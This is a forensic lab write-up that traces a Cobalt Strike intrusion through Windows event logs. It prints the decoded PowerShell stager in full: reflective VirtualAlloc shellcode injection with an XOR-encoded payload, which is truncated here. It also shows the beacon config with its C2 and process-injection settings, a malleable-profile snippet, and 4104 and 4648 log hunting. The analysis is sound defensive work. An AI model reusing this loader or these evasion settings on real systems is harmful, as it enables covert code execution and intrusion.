https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)Gunzip()


Result of the extraction:

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() |
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef]
(New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-
Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemory
Module', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot,
Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime,
Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String('s7Ozs7O[...CUT...]yMjIyMjIyMjIyMj')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

[Byte[]]$func_gmh = [BitConverter]::GetBytes((func_get_proc_address kernel32
GetModuleHandleA).ToInt32())
[Byte[]]$func_gpa = [BitConverter]::GetBytes((func_get_proc_address kernel32
GetProcAddress).ToInt32())
[Array]::Copy($func_gmh, 0, $var_code, 34849, $func_gmh.Length)
[Array]::Copy($func_gpa, 0, $var_code, 34856, $func_gpa.Length)

$var_va =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_
proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr],
[UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
$var_code.length)

$var_runme =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

It contains another big blob of Base64, which can be XORed by 35 and then stored as a file.

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)XOR(%7B'option':'Decimal','string':'35'%7D,'Standard',false)

The file shows a NOP slide in the beginning (As seen from OpCode `0x90` for further Info see https://en.wikipedia.org/wiki/NOP_(code)). It is followed by an `MZ` PE Format header, however has no DOS Stub or similar after.


HxD - [C:\Users\Compass\Downloads\download.dat]
File Edit Search View Analysis Tools Window Help
16
Windows (ANSI)
hex
download.dat

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  90 90 90 90 90 90 90 90 90 4D 5A 52 45 E8 00 00  .........MZREè..
00000010  00 00 5B 89 DF 55 89 E5 81 C3 F0 87 00 00 FF D3  ..[‰ßU‰å.Ãð‡..ÿÓ
00000020  68 F0 B5 A2 56 68 04 00 00 00 57 FF D0 00 00 00  hðµ¢Vh....WÿÐ...
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  00 00 00 00 00 F0 00 00 00 F9 93 B9 75 28 EA 9B  .....ð...ù“¹u(ê›
00000050  27 99 08 56 DC 2D 2B A4 62 24 9A 46 77 22 CA 58  '™.VÜ-+¤b$šFw"ÊX
00000060  60 FC 73 0E F1 5D 46 04 B9 6F 17 4E 65 C2 76 41  `üs.ñ]F.¹o.NeÂvA
00000070  B4 2E 13 33 BB B9 07 B6 AC F8 C5 50 32 70 F6 27  ´..3»¹.¶¬øÅP2pö'
00000080  11 AA F5 5E 00 6B 9F A9 FB 11 4C E8 AF A0 39 A9  .ªõ^.kŸ©û.Lè¯ 9©
00000090  9A 36 ED B7 7F BB AC 65 0E FC E6 06 86 43 E8 64  š6í·.»¬e.üæ.†Cèd
000000A0  88 44 40 37 B1 A5 0A 71 E6 F6 7D 40 B4 80 12 E0  ˆD@7±¥.qæö}@´€.à
000000B0  D8 9B 9E E0 98 A6 51 B4 2B 76 61 63 66 A3 B8 15  Ø›žà˜¦Q´+vacf£¸.
000000C0  5D 36 3C 61 7A D6 22 91 1B B6 3A 47 3D 55 5E 73  ]6<azÖ"‘.¶:G=U^s
000000D0  E9 6C 36 CB 6C 3B 90 BA 41 72 EF 1C 76 0D 1D 2F  él6Ël;.ºArï.v../
000000E0  CA 50 A7 BF D2 5B 36 BB 07 EF 7D F2 6D C6 E9 C7  ÊP§¿Ò[6».ï}òmÆéÇ
000000F0  85 5A 0B 9C C3 12 DB CA 31 4E 4F 00 00 4C 01 04  …Z.œÃ.ÛÊ1NO..L..
00000100  00 40 44 25 58 00 00 00 00 5B 27 CD 9C E0 00 03  .@D%X....['Íœà..
00000110  31 0B 01 09 00 00 7A 02 00 00 B2 01 00 00 00 00  1.....z...².....
```

This extracted file could be analyzed with various PE file format analyzers.


An example Analysis was performed using https://github.com/Sentinel-One/CobaltStrikeParser, which is able to parse the Cobalt Strike beacon:

```
PS C:\ForensicTools\CobaltStrikeParser> .\parse_beacon_config.py
"E:\EventLogExercise\downloadEdited.dat"
BeaconType                       - HTTP
Port                             - 80
SleepTime                        - 30000
MaxGetSize                       - 1403644
Jitter                           - 20
MaxDNS                           - Not Found
PublicKey_MD5                    - 2927c9db1fef49cc4240ed7addb7def6
C2Server                         - 10.0.1.15,/jquery-3.3.1.min.js
UserAgent                        - Mozilla/5.0 (Windows NT 6.3; Trident/7.0;
rv:11.0) like Gecko
HttpPostUri                      - /jquery-3.3.2.min.js
Malleable_C2_Instructions        - Remove 1522 bytes from the end
                                   Remove 84 bytes from the beginning
                                   Remove 3931 bytes from the beginning
                                   Base64 URL-safe decode
                                   XOR mask w/ random key
HttpGet_Metadata                 - ConstHeaders
                                        Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                        Referer: http://code.jquery.com/
                                        Accept-Encoding: gzip, deflate
                                   Metadata
                                        base64url
                                        prepend "__cfduid="
                                        header "Cookie"
HttpPost_Metadata                - ConstHeaders
                                        Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                        Referer: http://code.jquery.com/
                                        Accept-Encoding: gzip, deflate
                                   SessionId
                                        mask
                                        base64url
                                        parameter "__cfduid"
                                   Output
                                        mask
                                        base64url
                                        print
...
SSH_Banner                       -
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%\syswow64\rundll32.exe
Spawnto_x64                      - %windir%\sysnative\rundll32.exe
CryptoScheme                     - 0
...
Proxy_Behavior                   - Use IE settings
Watermark_Hash                   - ZodsEa0Mhs23NlPydPXS5A==
Watermark                        - 1480773306
bStageCleanup                    - True
```

```
bCFGCaution                      - False
KillDate                         - 0
bProcInject_StartRWX             - False
bProcInject_UseRWX               - False
bProcInject_MinAllocSize         - 17500
ProcInject_PrependAppend_x86     - b'\x90\x90'
                                   Empty
ProcInject_PrependAppend_x64     - b'\x90\x90'
                                   Empty
ProcInject_Execute               - ntdll:RtlUserThreadStart
                                   CreateThread
                                   NtQueueApcThread-s
                                   CreateRemoteThread
                                   RtlCreateUserThread
ProcInject_AllocationMethod      - NtMapViewOfSection
bUsesCookies                     - True
...
DNS_strategy                     - round-robin
DNS_strategy_rotate_seconds      - -1
DNS_strategy_fail_x              - -1
DNS_strategy_fail_seconds        - -1
Retry_Max_Attempts               - 0
Retry_Increase_Attempts          - 0
Retry_Duration                   - 0
```

The output provides vast information about the payload. Note the C2 Server IP, which is baked into the payload.

Indeed the Cobalt Strike Reflective Loader allows for hiding measures in the malleable profile very much resembling what was seen above (The `0x90` nop slide ...). Compare https://github.com/threatexpress/malleable-c2/blob/master/jquery-c2.4.9.profile :


github.com/threatexpress/malleable-c2/blob/master/jquery-c2.4.9.profile
malleable-c2 / jquery-c2.4.9.profile
Code
Blame
754 lines (672 loc) · 58.2 KB
eExplained.md
.md
2.3.11.profile
2.3.12.profile

```
    # The transform-x86 and transform-x64 blocks pad and transform Beacon's Reflecti
    transform-x86 { # transform the x86 rDLL stage
        prepend "\x90\x90\x90\x90\x90\x90\x90\x90\x90"; # prepend nops
        strrep "ReflectiveLoader" "execute"; # Change this text
        strrep "This program cannot be run in DOS mode" ""; # Remove this text
        strrep "beacon.dll" ""; # Remove this text
    }
    transform-x64 { # transform the x64 rDLL stage
        prepend "\x90\x90\x90\x90\x90\x90\x90\x90\x90"; # prepend nops
        strrep "ReflectiveLoader" "execute"; # Change this text in the Beacon DLL
        strrep "beacon.x64.dll" ""; # Remove this text in the Beacon DLL
    }
```


C1: More Suspicious PowerShell

PowerShell Version 5+ has Automatic logging of suspicious scripts, recorded as Event `4104` with a `Warning` Level.

Taking above hint and filtering for the follwoing in Timeline Explorer:

```
Contains([Level], 'Warning') And Contains([Channel], 'powershell')
```


Starting from the event we know as a pivot point, we move backwards in time:



Line	Tag	Record …	Event …	Time Created	Event…	Level	Provider	Channel	Payload Data2
	▣					Warni…		powershell	
26185	☐	10542	10542	2023-06-30 07:10:34:1782420	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: B3bHSEcPRwLHN8cIyMj8yMjXyMjI24TdhO8
26184	☐	10541	10541	2023-06-30 07:10:34:1782168	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: MjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjI
26183	☐	10540	10540	2023-06-30 07:10:34:1781847	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: kY2lkfyhRfnR+Y2x5ZHtoUX94Y2lhYT4/I2
26182	☐	10539	10539	2023-06-30 07:10:34:1781516	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: DSCtSm5E+tirRjNIfoWp057gEVyhMczyf+z
26181	☐	10538	10538	2023-06-30 07:10:34:1781189	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: ZL9YXSb83xjgOF3bonv1PnPYt/0xmzC491+
26180	☐	10537	10537	2023-06-30 07:10:34:1780850	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: d4uBkNFQeSRCkvLMR0sPG1zZe9srg4bObjo
26179	☐	10536	10536	2023-06-30 07:10:34:1780523	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: NoKVqDLPkaoLKPKc2Wsvwz50HXMSkJCm5GK
26178	☐	10535	10535	2023-06-30 07:10:34:1780191	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: gXZIIkZTiONWwgihr2MFhjks48FOhrhx7se
26177	☐	10534	10534	2023-06-30 07:10:34:1779863	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: Vx1KtwvKZUllLXAxX7rpcjrl5aA0jjIFa/T
26176	☐	10533	10533	2023-06-30 07:10:34:1779523	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: mDkLqEw4e6x3y+v6gzP7VlTz02K9ibGcFw4
26175	☐	10532	10532	2023-06-30 07:10:34:1779205	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: QnMq4RQNf5qsDF8TP2CPOp4TwbxkKctf8t0
26174	☐	10531	10531	2023-06-30 07:10:34:1778867	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: IPokS/t/rxAqdl4zTjzT5mlmbHUmgdG58eP
26173	☐	10530	10530	2023-06-30 07:10:34:1778550	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: ocDfxfXVSoXeQk84yMdkBuDFhS7YPdRZovE
26172	☐	10529	10529	2023-06-30 07:10:34:1778204	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: g37Gn3VPhJSBn4mgxFDlg9qlFwRQCNu+HXg
26171	☐	10528	10528	2023-06-30 07:10:34:1777849	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: FHaUBZ6BjLk0msI77HwVY1pmV+d6npa4i14
26170	☐	10527	10527	2023-06-30 07:10:34:1777470	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: QAf0nvqYxtjbdU+z6GzqiYcT14qAFuxH3Zg
26169	☐	10526	10526	2023-06-30 07:10:34:1777052	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: nbfqGb/oOMiqmb/Rahu+0WgyiJFqm77LJR2
26168	☐	10525	10525	2023-06-30 07:10:34:1776504	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: /rHzStRyfaTLIwh9pVW9lkYsiVn9wKXj9OL
26167	☐	10524	10524	2023-06-30 07:10:34:1776169	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: 0tZ/ZgGYoaAZ7aKcclFpo1rj6tk3TQ92Nhs
26166	☐	10523	10523	2023-06-30 07:10:34:1775614	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: function func_get_proc_address {, P
26152	☐	10509	10509	2023-06-30 07:10:31:5557369	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: oQFRdnF2kXcxd1F1kXpBezF7kXixeXF5oXn
26151	☐	10508	10508	2023-06-30 07:10:31:5557232	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: jIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIy
26150	☐	10507	10507	2023-06-30 07:10:31:5557063	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: IyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyM
26149	☐	10506	10506	2023-06-30 07:10:31:5556873	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: CeLRYv6AAwMDAgNDoyADT2MhA+MjA2WlPdm
26148	☐	10505	10505	2023-06-30 07:10:31:5556715	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: PHCyAj3wsgIwcKICMTCiAjZQogIyMjIyNBB
26147	☐	10504	10504	2023-06-30 07:10:31:5556534	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: iI3EiIvNxIvMicCMiI3AiIvN3IvMidvMiI3

× ☑ Level Contains Warning And Channel Contains powershell

Finnaly we arrive at the first suspicious statement known to the currently available Event Log:



26232	☐	2412	2412	2023-06-29 13:22:33:8288719	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: 1E6kGK2Gt6fP1W1Q8RO0CX/RRT/PVcb
26231	☐	2411	2411	2023-06-29 13:22:33:8288351	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: iidKn0ZERTZQr47vDyWN9EyAv7qUhZ87
26230	☐	2410	2410	2023-06-29 13:22:33:8288005	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: BRP2gG+GP3PytMRoRMz/UH53uej129jZ
26229	☐	2409	2409	2023-06-29 13:22:33:8287657	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: Pb0nAbL6vcfQwx90Uh2XPoi1ZAhXo1P7
26228	☐	2408	2408	2023-06-29 13:22:33:8287122	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: jIHzR3ZHhPo8saq0+Gm1YAdOiv3ojPMR
26227	☐	2407	2407	2023-06-29 13:22:33:8286644	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: GyhJJFY2pTLnwWmyPKn3Mga7GCiRzpCj
26226	☐	2406	2406	2023-06-29 13:22:33:8286092	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: sgYIo1lLZPrFRp4uhKT4wYcXxAi+p8uI
26225	☐	2405	2405	2023-06-29 13:22:33:8285617	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: $s=New-Object IO.MemoryStream(,[
26215	☐	2395	2395	2023-06-29 13:22:16:6132472	4100	Warning	Microsoft-Wind…	Microsoft-Windows-…	Command Name: Invoke-Expression
26214	☐	2394	2394	2023-06-29 13:22:16:5656849	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: KZJqSrwOAjyYDzrIsLpmgcd80ZkLHkc
26213	☐	2393	2393	2023-06-29 13:22:16:5656755	4104	Warning	Microsoft-Wind…	Microsoft-Windows-…	ScriptBlockText: DV0zLH4eUT9Qk90f+lIOCnnTQ4/pBHw

× ☑ Level Contains Warning And Channel Contains powershell


- Is there any other suspicious PowerShell?
  - There is multiple, see images above.
- What time do the occurrences start?
  - `2023-06-29 13:22:16:5656755` as known from the first Event ID `4104`

C1: Lateral Movement (FROM Client1)

On the **source system**, a typical indicator of lateral movement is an Event Id `4648` showing a logon specifying alternate credentials (another user than the currently logged in user was used).

SEE ALSO THE SANS HUNT EVIL (BLUE) POSTER https://www.sans.org/posters/hunt-evil/

Filtering for the according event. Generating a list of users and remote computers.



Timeline Explorer v2.0.0.1
File Tools Tabs View Help
20231124132040_EvtxECmd_Output.csv
Payload Data1
Enter text to search...

Line	Tag	Record ...	Event ...	Time Created	Even...	Level	Provider	Channel	Remote Host	Payload Data2	User Name
=	■	=	=	=	= 4648						
Payload Data1: Target: CHILD.TESTLAB.LOCAL\cclear (Count: 3)											
70814	□	69795	69795	2023-06-30 06:57:17:5693390	4648	LogAlways	Microsoft-Wind...	Security	10.0.1.100:445	TargetServerName: DC1	child\tmassie
69523	□	68504	68504	2023-06-30 06:32:01:0275070	4648	LogAlways	Microsoft-Wind...	Security	10.0.1.100:445	TargetServerName: DC1	child\tmassie
86973	□	54770	54770	2023-06-30 01:49:59:0284843	4648	LogAlways	Microsoft-Wind...	Security	10.0.1.103:445	TargetServerName: WS1	child\tmassie
Payload Data1: Target: CHILD.TESTLAB.LOCAL\CLIENT1$ (Count: 1)											
85978	□	53775	53775	2023-06-30 01:29:12:4975320	4648	LogAlways	Microsoft-Wind...	Security	-:-	TargetServerName: client1$	child\client1$
Payload Data1: Target: child\aalfort (Count: 1.284)											
Payload Data1: Target: child\tmassie (Count: 1)											
68811	□	67792	67792	2023-06-30 06:17:54:1058171	4648	LogAlways	Microsoft-Wind...	Security	10.0.1.9:0	TargetServerName: localhost	child\client1$
